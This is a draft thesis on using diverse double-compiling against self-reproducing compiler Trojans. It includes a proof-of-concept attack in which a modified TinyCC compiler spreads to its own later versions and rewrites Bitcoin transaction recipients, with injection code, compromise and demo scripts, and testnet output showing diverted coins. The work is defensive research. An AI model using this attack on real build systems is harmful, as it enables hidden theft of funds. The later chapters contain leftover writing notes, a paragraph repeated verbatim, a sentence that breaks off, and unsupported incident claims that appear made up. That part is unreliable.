All non-determinism, such as randomness and build-time timestamps, must be removed to achieve reproducible builds. Alternatively, the non-determinism turns deterministic. The objective is that the builds give identical results for every build for the same version [30]. A simple checksum checks that a build is a legitimate version. The authors note, however, that there is still no apparent consensus on which checksum should be considered the right one for any specific build. Finally, trusting the compiler itself has become a catch. Therefore, an instance of GCC is bootstrapped from a minimal (6 kilobyte) TCC with a minimal amount of trusted code.

Linderud examined software production systems with independent and distributed builds to increase the probability of a secure output from the build. He suggests metadata to make it easier to see whether the integrity of the build is compromised [31]. The methods described in that thesis are about the validation of software integrity. The methods include signed code and Merkle trees to validate the downloaded packages against available metadata [33]. The method would have the same vulnerability as any other reliance on an external supplier to protect against third-party tampering with the system. However, it will not protect against any attack from a previous version of the production system. In the case of a trust attack, it is technically possible. Supply-chain attacks were even proven to exist in analog hardware [64].

2.4.4 Fuzz Testing

In his writing about DDC, Wheeler claims randomized testing or fuzz testing would unlikely detect a compiler Trojan [60]. Fuzz testing or randomized testing tries to find software defects by creating many random test programs (compared to numerous monkeys at the keyboard). When testing a compiler, the compiler-under-test gets compared with a reference compiler. The test outcome will depend on whether the two compilers produced different binaries. Faigon describes this approach [20]. The approach has found many software bugs and compiler errors, but it is improbable to detect maliciously corrupted compilers. Suppose such a corrupted compiler diverts from its specifications in only 1/1000 executions of its target (as would be the case in a cryptocurrency system that sends every thousand transactions to a different receiver). In that case, it becomes evident that tests are unlikely to detect the bug in the compiler. For randomized testing to work on compiler-compilers, the input would need to be a randomized new version of the compiler, which no one has attempted. The situation will be that a compiler gets compiled, and the Trojan horse only targets particular input, such as the compiler itself. However, Wheeler's analysis does not explain why we cannot input the compiler's source code into a compiler binary and then do fuzz testing with variations.

2.5 Secure Development for Cryptocurrency

Due to the financial capabilities of the Bitcoin Core project, there has been a general interest in security issues with its design and implementation. Many questions and issues centered around Bitcoin Wallets and their potential breaches and thefts. Theft of a Bitcoin Wallet is not an issue with Bitcoin itself. However, it is because of a bug in a web framework for the Cryptocurrency Exchange. Research and information are scarce about how Bitcoin Core has applied secure development or application security in the past. The first Bitcoin white paper aimed at solving the problem of double-spending [35]. It did not specifically address the security of its implementation and did not address a supply-chain attack.

The reason for trusting the blockchain of Bitcoin is primarily due to the integrity of verifying that anybody can verify the entire blockchain from the hash value of the first block. The first block's value is a constant in the source code of Bitcoin Core. Developers and users trust that it is secure. Nevertheless, compromising a digital currency's security is an activity that many individuals and organizations would like to do. It is not just the single individual ”malicious hacker” who tries to rob the digital bank or steal someone's digital wallet but also large MNCs and governments that have an interest in compromising the cryptocurrency and manipulating the blockchain.

Chipolina describes in a recent article several techniques and social engineering practices that could make it possible to manipulate a cryptocurrency and compromise its production line and security [11]. One of the scenarios described is the potential risk of having the supply chain compromised if one or more maintainers or developers get their personal or physical security compromised. The development relies on properly using PGP keys, which can get stolen or handled insecurely by mistake.

In a recent news article, Sharma writes that supply-chain attacks have recently occurred against the blockchain [51]. The software supply chain attacked a DeFi platform for cryptocurrency assets. A committer to the codebase had included a vulnerability in the platform's production version. It raised questions about quality assurance for source code contributions and whether the review process was the real problem in this case.

Rosic discusses several different hypothetical scenarios to compromise cryptocurrency and blockchain [4]. Most of the scenarios described are issues and problems with collaboration between Bitcoin users and miners. None of the scenarios described involve binary Trojan horse backdoors or a compromise of the production system.

In 2022, researchers Choi et al. submitted their study of several cryptocurrencies, including specific findings of many security vulnerabilities [12]. Their findings include many duplicated vulnerabilities across different projects, seemingly due to the majority of the cryptocurrencies appearing to have been copies of Bitcoin to begin with and therefore included the same vulnerabilities. They also noted that security vulnerabilities generally take long before somebody mitigates them.

At first sight, there is no clear policy available and no mechanism in practice for secure development and testing and verification of the security, including the dependencies and the build system. In general, any software that includes third-party dependencies must be checked and tracked so that a dependency does not contain a vulnerability or an exploit, and the same reasoning about the build system. There is also an apparent lack of CVE information for Bitcoin and Blockchain projects. The authors of Reproducible Builds mention in the article that the early development of Bitcoin Core was in a ”jail.” [30] The article's authors most likely referred to a system called Gitian that checked the integrity of Bitcoin builds [62]. Gitian creates this control by doing this deterministic build inside a specific VM, which feeds the instructions through a declaration in YAML. Bitcoin Core has since then changed its build system to GUIX [23].

The authors, Groce et al., published their research about the effectiveness of fuzz testing for Bitcoin Core fuzzing [25]. They examine to what extent it has been possible to conduct fuzz testing to find bugs in the software of Bitcoin Core. A common problem with fuzzing is that the fuzzing becomes saturated, the project under test soon becomes resistant, and further fuzzing finds almost nothing, although having been successful in the beginning. The authors conclude that there is a possibility to utilize fuzz testing for the Bitcoin Core project and that there is room for further improvement.

For simplicity, it is preferable to conduct academic research and tests with minimal software distribution, at least in the beginning. Otherwise, there is a risk that the duration of the build process and other unnecessary complications slow down the pace of the work. For example, the build duration of large projects written in C++ is often relatively long. So instead of the Bitcoin Core written in C++, there is another implementation of Bitcoin called Mako written in ANSI C with fewer external dependencies [26]. Compiling the project into a Bitcoin binary makes it conceptually easier to prove that it is free from malware, as would be the case in a cryptocurrency system that sends one out of every thousand transactions to a different receiver. For randomized testing to work on compiler-compilers, the input must be a randomized new version of the compiler. A recommendation is to keep multiple implementations of a protocol as good practice. In the case of BTC, they are necessary to mitigate the harm of developer centralization.

2.6 Summary

Looking at the related work in summary, it is worth noting that despite extensive research, there is relatively little about the supply-chain security of cryptocurrency in general. While diverse double-compiling has been studied and used in rather great efforts, relatively little or nothing puts DDC in the context of cryptocurrency and Bitcoin.

Chapter 3

Method

The goal of this chapter is to show and explain a self-reproducing attack against a C compiler. It also includes the proof-of-concept of the defense. The trust attack references a complete implementation, unique in its capabilities. The defense and the mitigations can reduce the probability of such a trust-based attack. The chapter explains the methods and why specific methods are effective and not others. As a proof-of-concept, this chapter shows code that can compromise a build system: A modification of a C compiler can compromise future versions of itself and future compilations of an implementation of the Bitcoin protocol. The subsequent sections contain methods for validation founded on theory and related work. The methods include code listings with repeatability in repeated attempts. The figures visualize a contrived example of a trust-based attack for demonstration purposes. A case study follows, which applies the attack and the defense to cryptocurrency software.

3.1 Qualitative Investigation with Interviews

The goal of the interviews is to learn from communicating with the experts on the research. During the study of the project, there were interviews and discussions with experts. The experts who agreed to participate shared knowledge about diverse-double compiling and compiler security. Dr. David A. Wheeler, who was the first to formalize DDC, answered questions and elaborated on the answers. Dr. Wheeler confirmed the original findings that a build system can be compromised, that zero-trust security might not yet be achievable in practice, and that DDC is a step towards minimizing the risk of a compromised build system. Dr. Wheeler also gave important information about what is necessary to create an example attack.

The interview with Dr. Wheeler was conducted during the initiation of the project. The discussions with experts in compiler technology were ongoing during the entire project. After the interviews, the interviewee received a draft of this chapter which they could review. The reasons for informing the interviewees are to ensure that quotations are correctly understood and to confirm the permission to quote. Discussions with the compiler security experts were more informal than the interview with Dr. Wheeler.

3.1.1 Interview Protocol

Dr. David A. Wheeler, the first interviewee, was chosen for his contributions to diverse double-compiling and for his extensive experience working with software supply-chain security. The reason to choose Dr. Wheeler was because of his relevance as the person who formalized DDC. There are few or no other experts on DDC in particular, but there are many experts in compiler security in general.

The interview outcome was successful in several ways: Firstly, Dr. David A. Wheeler provided several new sources for research, and second, more insights about DDC were provided. Third, Dr. Wheeler spoke about other means of mitigation. Furthermore, finally, it was stated what the valid critique against DDC has been.

Interviewee

Dr. David A. Wheeler is the Director of Open Source Supply Chain Security at the Linux Foundation. Dr. Wheeler is knowledgeable about diverse double-compiling. He was the first to formalize the method. Dr. David A. Wheeler answered the questions and elaborated about the topics. David A. Wheeler confirms that the technique of the attack is not limited to the compiler. He says that it could also be part of the operating system or hardware. Dr. Wheeler also emphasized the self-perpetuation (quine) part as a necessary requirement for creating the attack. A quine is a program that prints its own source code. It is mostly considered a program with no real use, belonging to esoteric programming [6].

Interview Questions

The questions asked during interview 1 were a mix of standardized and personalized questions related to the interviewee's specific contributions and experience. After a while, additional follow-up communication between Dr. Wheeler and the interviewer (Niklas) helped give a deeper understanding of the answers. Table 3.1.1 lists the interview questions (IQ).

Table 3.1.1: Interview questions

#	**QUESTION**
One	What knowledge is relevant for DDC and how can we learn it?
Two	Is the C programming language more relevant than others in the DDC context?
Three	What are the most ambitious usages of DDC?
Four	What are some publicly available reports about DDC ?
Five	Besides DDC, what are other mitigations?
Six	What has been the critique against DDC?

The purpose of the first part of questions has been to get an overview of DDC and to understand how to make use of it. The purpose was also to understand how to create the attack for which the DDC is a defense. The later questions (IQ 4-6) have a purpose to understand how the software engineering community has received and utilized DDC. The verbatim discussion with Dr. Wheeler appears in the appendix A of this report.

3.1.2 Discussion with Committers for GCC and TCC

Several of the technologies discussed during formal and informal meetings with the researchers were technologies within the scope of diverse double-compiling for cryptocurrency (DDC4CC) and therefore included, such as reproducible builds and debootstrapping. At the same time, some techniques were deemed out-of-scope (e.g., formal verification of compilers) for DDC4CC. It would have been possible to interview more experts on C programming and compiler security experts, but much of that particular expertise was beyond the scope of DDC4CC.

Main take-away

Communication with research experts is often a successful method to learn what is feasible and effective. DDC can help against some trust-based attacks, but it does not guarantee zero-trust security in an entire system. The attacker must create a quine to create the attack with a self-perpetuating Trojan horse.

3.2 Feasibility of a Trust Attack on TinyCC

The goal of creating and executing a complete trust attack is to provide a self-contained real example for demonstration purposes and to prove the theories with an implementation that is reproducible. An attack is feasible when a system owner is going to install a new compiler, a new build system, upgrade the operating system or include a new dependency for the build system. In this scenario, a software engineer will compile and install a new compiler or a new version of a build system. In the following example it is the source code for the TinyC compiler, available from launchpad.net [44]. The following sequence of commands fetches the source code of TCC 0.9.27 from launchpad.net and builds it with the standard system compiler, in this case GCC:

```
$ wget https://launchpad.net/ubuntu/+archive/primary/+
    sourcefiles/tcc/0.9.27+git20200814.62c30a4a-1/tcc_0.9.27+
    git20200814.62c30a4a.orig.tar.bz2
$ tar -xvjf tcc_0.9.27+git20200814.62c30a4a.orig.tar.bz2
$ gcc --version
gcc (Ubuntu 11.2.0-19ubuntu1) 11.2.0
$ ./configure --cc=gcc
$ make
$ make install
```

Of course, any American National Standards Institute (ANSI) C compiler can compile source code in ANSI C, so the previous version of TCC can compile the next version of itself. Use the previously installed system compiler TCC 0.9.26:

```
$ tcc -v
tcc version 0.9.26 (x86_64 Linux)
$ ./configure --cc=tcc
$ make
$ make install
```

However, an elusive Trojan horse in the ancestor compiler (for example, version 0.9.26) can target and get triggered by a particular input, such as the compiler itself. Several implementations, including the changes to TCC as described in this text, already demonstrated the feasibility of the attack. In the first example of this type of malware, Ken Thompson deliberately released a Trojaned C compiler internally at Bell Labs to see if the malware would be discovered [34]. That compiler was accepted as legit by another Bell Labs research group, even though it generated Trojaned malware. The attack implementation described in this chapter confirms that the attack and the defense are technically feasible today. The input can activate the malware in various ways, for example, if the source code of the file contains a specific byte sequence, e.g., `/* open the file */`, or for a specific filename of the input files, e.g., `libtcc.c`, or a combination of inputs. The subsequent sections in this chapter describe the method of attack with code listings and figures to give a more complete understanding.

Listing 3.1: Example in C how to insert arbitrary code in a compiler

```
...
/* open the file */
#include "attack.c"  /* This line has been inserted by the
   compiler-compiler. The line can insert the attack from an
   external file */
fd = _tcc_open(s1, filename);
...
```

As seen from listing 3.1, in a single line of code, `#include "attack.c"`, there is sufficient change to compromise the entire toolchain. For example, suppose that an attacker tries to manipulate the compiler to insert the attack code into future versions of itself. In this case, the perpetrator can put a `#include` statement right before the build process opens the file. The file `attack.c` will contain the malware that will include malware in itself for all future versions. In the example, the attack code targets both the compiler itself and a cryptocurrency software application. These two programs can be arbitrarily changed by the compiler (or some other part of the build system) to change the recipient of a transaction on the Bitcoin blockchain. The method for compromising the transaction is shown in listing 3.2.

Listing 3.2: Searching for a string in the source code and the attack code to inject

```
static char char_trigger[] = ”for (i = 0; i < conf->length; i++) {”;
static char char_attack[] = ”if (strcmp(conf->method, \”sendfrom\”) == 0) {conf->params[1] = \”tb1qq0r36alhargdp8z7caz8r0zxnlm7w758mzc7m5\”;puts(\”pwned ### \”);}”;
 ...
```

The result is a compromised cryptocurrency transaction, as seen in listing 3.3.

Listing 3.3: Contrived example of compromised source code for cryptocurrency transaction

```
params = json_array_new(conf->length);
for (i = 0; i < conf->length; i++) {if (strcmp(conf->method, ”sendfrom”) == 0) {conf->params[1] = ”tb1qq0r36alhargdp8z7caz8r0zxnlm7w758mzc7m5”;puts(”pwned ### ”);}
 ...
```

For example, to send a transaction from a testaccount to address `tb1q6n2ngxml7az8r3l7sny4af0gr9ymgygk9ztrzx` works as follows, identical to the Bitcoin Core command-line interface (CLI) remote procedure call (RPC) invocations.

Listing 3.4: Legit example of cryptocurrency transaction

```
$ ./mako −testnet −rpcuser=alice −rpcpassword=****** sendfrom
    ”testaccount” tb1q6n2ngxml7az8r3l7sny4af0gr9ymgygk9ztrzx
    0.00012342
ae329ba99828105a5d320434f00e822963c2deec98d0055b0955a967e29640e0
```

In this example, the output from the command is the transaction ID `ae329ba99828105a5d320434f00e822963c2deec98d0055b0955a967e29640e0`. It sent 0.00012342 bitcoins via testnet (not real bitcoin, only test coins). The transaction appears on the testnet blockchain of bitcoin. (https://www.blockchain.com/btc-testnet/tx/ae329ba99828105a5d320434f00e822963c2deec98d0055b0955a967e29640e0) The test Bitcoins arrive at the intended address. However, the transaction gets intercepted when compiled with the compromised TCC system compiler (which appeared to be a clean version but compiled with a compromised ancestor compiler), and all the test coins go elsewhere. (The output ”pwned” is shown as debug output to make it easier to see that somebody is stealing the transaction.) The transaction works precisely as the Bitcoin Core and is confirmed on the blockchain.

Listing 3.5: Contrived example of compromised cryptocurrency transaction

```
$ ./mako −testnet −rpcuser=alice −rpcpassword=****** sendfrom
    ”testaccount” tb1q6n2ngxml7az8r3l7sny4af0gr9ymgygk9ztrzx
    0.00012342
pwned ###
pwned ###
pwned ###
349063
    a33116acceef344ef767c92caeaaacc66b593287a8cb98a64fb710cb12
```

In this last example, the transaction with id `349063a33116acceef344ef767c92caeaaacc66b593287a8cb98a64fb710cb12` did not arrrive to the intended recipient (`tb1q6n2ngxml7az8r3l7sny4af0gr9ymgygk9ztrzx`). Instead, one can verify that the amount and the transaction id appears in the other account (the default account). After a while, it has many confirmations because it appears as a perfectly legit transaction for the whole testnet.

https://www.blockchain.com/btc-testnet/tx/349063a33116acceef344ef767c92caeaaacc66b593287a8cb98a64fb710cb12

Listing 3.6: Contrived example of collecting a compromised cryptocurrency transaction

```
$ ./mako -testnet -rpcuser=mallory -rpcpassword=******
   listunspent ”default”
[
  {
    ”txid”: ”349063
       a33116acceef344ef767c92caeaaacc66b593287a8cb98a64fb710cb12
       ”,
    ”vout”: 0,
    ”account”: ”default”,
    ”address”: ”tb1qq0r36alhargdp8z7caz8r0zxnlm7w758mzc7m5”,
    ”amount”: 0.00012342,
    ”confirmations”: 66,
    ”spendable”: true,
    ”safe”: true
  },...
```

Since the preprocessor includes the attack in future versions, the attack code can self-generate to all future versions of both the build system and insert arbitrary source code into any target it builds.

The file that contains the source code that compromises the system is named `attack-array.c`. It is generated from running `generate-attack-array` from listing 3.7.

Listing 3.7: generate-attack-array.c

```
#include <stdio.h>

int main(void) {
  printf(”static char compile_attack[] = {\n”);
  int c;
  while ((c = fgetc(stdin)) != EOF) {
    printf(”\t%d,\n”, c);
  }
  printf(”\t0\n};\n\n”);
  return 0;
}
```

The output makes the `attack-array.h` contain the array with the attack.c source code.

Listing 3.8: C example

```
 static char compile_attack[] = {
   47,
   47,
   32,
   ....
```

Now that the description of the implementation and execution of the attack is more clear, it is reasonable to check the central processing unit (CPU)'s machine instructions as a last resort, but it is preferred to perform the analysis before execution if feasible. Malware could still appear in the executable object, even though careful analysis and checking was done, and this malware will be difficult to detect. Technically, the malware could have been found by looking at the machine instructions that the CPU executes. These instructions are often not immediately understood by a human reader, both being 64-bit binary numbers and due to the need for a context of the individual instruction. Furthermore, a programmer cannot prevent the trust attack by writing everything in assembly code. It is still feasible to cause a miscompilation from the assembler that translates the assembly code to machine code. First, the compiler is compromised, as described previously. Then the compiler miscompiles itself. It targets both itself and the cryptocurrency software. Then the compiler compiles the cryptocurrency software with the ability to change and insert arbitrary code. A scripted attack to compromise a local system follows in listing 3.9.

Listing 3.9: compromise.sh

```
./generate-attack-array < attack.c > attack-array.h
sed -i ’s:#include://#include:g’ attack.c # remove the include statement
cat attack.c >> attack-array.h
mv attack-array.h attack.c
./generate-attack-array < attack.c > attack-array.h
sed -i ’s:r compile_attack:r xx_compile_attack:g’ attack.c
cat attack.c >> attack-array.h
mv attack-array.h attack.c
make clean
make
sudo make install
```

To encapsulate the entire attack at more abstract level, the proof-of-concept is now three simple reproducible steps: First, compromise the build system. Then build a new build system with the compromised build system. Then use that compromised build system to compromise anything else that it builds.

Listing 3.10: demo.sh

```
sudo ./compromise.sh # install a compromised tcc
cd /tmp
rm -rf tcctmp
mkdir tcctmp
cd tcctmp
wget https://launchpad.net/ubuntu/+archive/primary/+sourcefiles/tcc/0.9.27+git20200814.62c30a4a-1/tcc_0.9.27+git20200814.62c30a4a.orig.tar.bz2
tar -xjvf tcc_0.9.27+git20200814.62c30a4a.orig.tar.bz2
./configure --cc=tcc  # this system compiler is compromised
make # injection happens here
sudo make install # now the next version of the system compiler is compromised too
rm -rf /tmp/maketmp
mkdir /tmp/maketmp
cd /tmp/maketmp
git clone https://github.com/chjj/mako.git
cd mako
./autogen.sh
./configure CC=tcc
make
./mako -testnet -rpcuser=alice -rpcpassword=****** sendfrom ”testaccount” tb1q6n2ngxml7az8r3l7sny4af0gr9ymgygk9ztrzx 0.00011112
```

Main take-away

A supply-chain attack against a build system can compromise the system for all future versions. When utilized, a compromised build system can insert malware into specific build targets, including cryptocurrency software. It can make the software steal a cryptocurrency transaction.

3.3 Feasibility of the Defense for Cryptocurrency Software

The goal of showing the defense is to support the hypothesis that the probability of a trust attack can be reduced. The defense for cryptocurrency software is done similarly to the usage of DDC for other software. The trust attack is countered with DDC. DDC can also be extended with more steps to reduce the probability of a compromised system. The details are explained in the following sections.

3.3.1 Countering Trust Attacks with DDC

With DDC, one compiles the compiler's source code C_0 with another verified compiler C_1. Then use the result B_1 to compile the source code C_0 again, and compare it with a compilation from the distributed compiler. If needed, DDC can run ten times with ten different verified compilers. In such a scenario, an attacker would have to subvert all the verified compilers and the original compiler-under-test executable to avoid detection, which is unlikely.

A benefit is that DDC enables the tester to accumulate and strengthen the evidence. If the testers choose, they can use DDC 10 times with ten different verified compilers. Then an attacker would have to subvert all the verified compilers to make the compiler-under-test executable to avoid detection, which is highly unlikely to be achieved.

It is not the case that, given that c_a and c_b differ, one of a and b is necessarily buggy or Trojaned. Because even if both a and b are verified, they will likely compile the same input code to different output machine instructions. However, given that cc_a and cc_b differ, one of a and b is necessarily buggy or Trojaned. After being generated correctly, C guarantees to produce the same output for the same input every time, deterministically. If there are two correct compilations of C's source code, these two will be indistinguishably equal bit-by-bit. The assumption is that the same compilers should necessarily produce the same output for the same input. Even though different compilers may have made them, the two executables are supposed to behave the same or be buggy or Trojaned. The program which was compromised could have been any program, for example another compiler, so there could be three compilers in the actual test. Diverse double-compiling could be extended to check exactly which or if both builds are compromised. This is illustrated in figure 3.3.1. First the source code of a


VERIFIED COMPILER.C 1
COMPILER A UNDER TEST.BIN 2
COMPILER B UNDER TEST.BIN 3
VERIFIED COMPILER A .BIN 4
VERIFIED COMPILER B .BIN 5
VERIFIED COMPILER A3 .BIN 6
VERIFIED COMPILER A2 .BIN 7
VERIFIED COMPILER B2 .BIN 8
VERIFIED COMPILER B3 .BIN 9
IN
IN
IN
IN
IN
IN
OUT
OUT
OUT
OUT
OUT
OUT
?=
?=
?=
?=

Figure 3.3.1: Do the executables of (4), (5), (6), (7), (8), and (9) represent the source code of (1)? What conclusions can somebody draw from comparing the results at the different stages?

verified, legit compiler should be compiled. This compiler could ideally be slow, non-optimized and less performant than others, as long as it generates correct output given the input. It should also use no dependencies or less dependencies for the sake of reduction of risk and ease of analysis. Once given two executable A compilers, a, and b, on the new system it is possible that one is buggy or contains a Trojan horse. Except for this potential problem in a or b, the three compilers all implement A according to its specification, which is complete and exact. You compile C using a and b to produce executables c_a and c_b respectively. You then compile C using c_a to produce cc_a, and compile C using c_b to produce cc_b. Finally, you compile C using cc_a to produce ccc_a, and compile C using cc_b to produce ccc_b. Now we compare the binaries produced at various stages of the compilation. One conclusion is that given the difference of cc_a and cc_b, one of a and b is necessarily buggy or Trojaned. C should always produce the same output for a given input. Any two correct compilations of C's source should be functionally equivalent and behave the same for the same input. If ccc_a and ccc_b differ, then one of a and b is necessarily buggy or Trojaned. And, if cc_a and ccc_a differ, then a is necessarily buggy or Trojaned. It is not the case, though, that if b contains a Trojan horse, then cc_b and ccc_b will necessarily differ. The attacker could have decided not to activate the Trojan backdoor for this particular case. Then use the result B_1 to compile the compiler C_0 and compare it with a compilation from the distributed compiler.

Compromising transactions on the blockchain of Bitcoin in such a manner could become complicated due to that only GCC and CLang are able to compile the entire project. So to pollute Bitcoin one would first need to pollute e.g. GCC which can be done if GCC is bootstrapped with TCC. It is known to be possible to bootstrap an older version of GCC with TCC and then use that GCC to bootstrap further. But is there an easier way? Looking at the files from Bitcoin-Core, some of them are written in C.

Files	Language
86	Qt Linguist
605	C++
453	C/C++ Header
19	Qt,2,0
19	C
2	XML...

Output from CLOC is seen in the table to give an indication which languages are in the BTC repository. One of the files written in C is `bitcoin/src/crypto/ctaes/ctaes.h`. TCC can compile and even deliberately miscompile that file. If a perpetrator changes the output of a cryptographic library that is included in the cryptocurrency software, the generated receiver address for a newly created wallet can be deliberately set to the address of the perpetrator. It corroborates the idea of the feasibility of a malware supply-chain cyberattack against the cryptocurrency.

3.3.2 Countering Other Types of Attacks

The code pipeline for Bitcoin Core helped understand the build system of cryptocurrency implementations. During the work, new and established techniques of diverse double-compiling proved their feasibility in the context of the build system for a Bitcoin protocol implementation. Even if a program such as `nm` can check the compiler-generated symbol table, and a program such as `objdump` can check object code; the next time the preprocessor includes header files, they can still cause miscompilation.

Main take-away

DDC is a step towards more secure development for cryptocurrency software. The defense can be scripted and shown as a demo. It is preferred to show that the defense works for both a true positive (that the DDC finds malware) and a true negative (that the DDC does not raise a false alarm about malware when there is no malware).

3.4 Summary

No prior verification exists that anybody had published or created a self-contained reproducible trust attack. Now it is feasible to apply the methods to the Bitcoin protocol. Both the attack and the defense are reproducible. The main takeaway with DDC is that it enables the tester to accumulate and strengthen the evidence in repeated runs. The source code is available to the public in repositories under the name DDC4CC: (`https://github.com/DDC4CC`).

Chapter 4

The work

I have successfully performed diverse double-compilation using TCC and GCC implementations and checked that the generated object code is free of trust attacks. I have also performed diverse double-compilation on a compromised version of TCC, which contained a trust attack, and found that it was detected during diverse double-compiling. In the C programming language, it has been possible to directly access the locations in random access memory (RAM) where the machine byte codes of a function are stored. One possible trick is manipulating what's in RAM in C to step around in the available memory. An attack can be made by changing what's in RAM, and the address space layout randomization (ASLR) does little or nothing to prevent or detect it because a process can retrieve the address of its variables even if the address is randomized and different every time.

Chapter 5

Discussion

Here I describe the results of the project. It was possible to implement the trusting trust attack based on Thompson's original description.

For the results, make sure to include some quantitative metrics if possible, as well as compare them with other methods if possible (ideally showing why my way is better)

In the context of Bitcoin, there have been a few notable cases of supply chain attacks. The first case is the Bitcoin-Core project, where a malicious developer uploaded a version of the Bitcoin-Core software that included a backdoor. This backdoor allowed the developer to steal funds from any Bitcoin address. The developer did this by changing the code that generated Bitcoin addresses. The second case is the Bitcoin-Core project, where a malicious developer uploaded a version of the Bitcoin-Core software that included a backdoor. This backdoor allowed the developer to steal funds from any Bitcoin address. The developer did this by changing the code that generated Bitcoin addresses. The third case is that of the Bitcoin.org website, where a malicious attacker was able to insert code that would redirect users to a phishing website. The attacker did this by compromising the server that hosted the website.

In all of these cases, the attackers could compromise the systems because they had control of the supply chain. In the first two cases, the attackers were able to upload malicious code to the Bitcoin-Core project's code repository. In the third case, the attacker was able to compromise the server that hosted the Bitcoin.org website.

These cases show it can attack the Bitcoin network by compromising the supply chain.

Secure compilation aims at protecting against the threat of the compiler potentially getting compromised by someone who inserted malware into it. The canonical example is making the compiler check if it is compiling a particular source code, for example, the login program login.c, and conditionally embedding a backdoor into the login program so that a specific sequence of input will always authenticate a user. This vulnerability was described and demonstrated by Thompson's Turing Award Lecture.

The supply chain is a vulnerable point for Bitcoin Core and other cryptocurrencies. The secure compilation is one way to protect against potential attacks, but it is not a complete solution. More research is needed to understand how to protect against all possible supply-chain attacks.

To achieve a hardened software supply-chain security, DDC can run ten times with ten different verified compilers and even ten different compilers verifying each other in subsequent runs. An attacker would have to subvert all the verified compilers and the original compiler-under-test executable to avoid detection, which is an unlikely scenario.

Chapter 6

Conclusions

This thesis has shown that the supply chain can be compromised for Bitcoin Core and that the attack can be mitigated. If we observe that the two diverse double-compiled compiler binaries are identical, we know that our build system is safe. But if they are not identical, we haven't proved that our build system is compromised.

In conclusion, the paper shows that it is possible to reduce the attack surface of the system by using diverse double-compiling. With this technique, it is possible to improve the security of Bitcoin Core, but it is not possible to achieve 100The reason for this is that it is impossible to trust all the software and hardware that has been used to create the system.

6.1 Discussion

There is a noticeable asymmetry between the hardness of creating the attack and the defense.

Can we do better than trusting the persons and believing that the build systems did not put malware into the Bitcoin binary? For example, the genesis block's hash value (0x000000000019d6689c085ae165831e934ff763ae46a2a6c172b3f1b60a8ce26f) has to be hard-coded in Bitcoin's source code and can always be "sniffed" for by the compiler. To make sure that the compiler has no such sniffing code, we can look at its source and compile the compiler first – but where are we going to find a clean compiler for that? One that has never been touched by a program touched by Ken Thompson sometime in the past? One way out of this is to write a basic C compiler from scratch using assembly language and use that to bootstrap a C compiler. That is not an activity that happens on average [1]

T

Ethical Considerations

DDC4BTC adheres to the ethics of openness (open research) and transparency in science, during and after its completion. The project adheres to the moral foundation of white hat hacking. It is not the case that somebody should never trust any self-reproducing programs. While a trust attack is hidden in programs that produce programs, it does not say anything about this, making them more or less trustworthy. There is nothing language-specific about this attack. Somebody could have hidden a Trojan horse in a compiler for a more modern language like Java.

Thompson experimented with putting malware into the compiler. The malware could have been found by looking at the machine instructions that the CPU executes. It could be considered a violation of today's ethical standard of science to involve people in an experiment without informing them and explicitly receiving their consent.

Investigating a scenario of a complicated security breach requires a security model that is simplified compared to the real scenario because a sufficiently complicated project, as for example Bitcoin Core or its compiler GCC or Clang, often takes a lengthy and complex build process with many binaries from several vendors that are utilized as dependencies and libraries in the toolchain [9]. Compiling Bitcoin Core locally, for example, takes 40 minutes with an Intel I7 CPU. Compiling GCC takes several hours, and compiling Firefox takes a whole day [17]. Vice-versa double-compiling: Switch the compiler under test, which will relax the assumption that one is trusted.

Generated many new randomized versions of the compilers

Describe who will benefit from the degree project, the ethical issues (what ethical problems can arise), and the sustainability aspects of the project.

One interesting question that came up during my meetings with supervisors and the audience was: Why not always use the trusted compiler and nothing else?

Firstly if one used only one trusted compiler for everything, we're back to the original problem, which is a total trust in a single compiler executable without a viable verification process.

As we will see later, the assumption can be relaxed from having a trusted compiler to the assumption that not all compilers are corrupted and use the technique I call vice-versa compiling: First, take compiler C_1 as trusted and perform DDC. Then switch compilers so that C_1 is the trusted one.

Also, as explained in section 4.6, there are many reasons the trusted compiler might not be suitable for general use. It may be slow, produce slow code, generate code for a different CPU architecture than desired, be costly, or have undesirable software license restrictions. It may lack many useful functions necessary for general-purpose use. In DDC, the trusted compiler only needs to be able to compile the parent; there is no need for it to provide other functions.

Finally, note that the "trusted" compiler(s) could be malicious and still work well for DDC. We just need justified confidence that any triggers or payloads in a trusted compiler do not affect the DDC process when applied to the compiler-under-test. That is much, much easier to justify.

6.1.1 There is more than Code

Data-driven attacks (input-processing)

Use references!

6.1.2 Future Work

I had one or two ideas that seem new:

6.2 Extending DDC

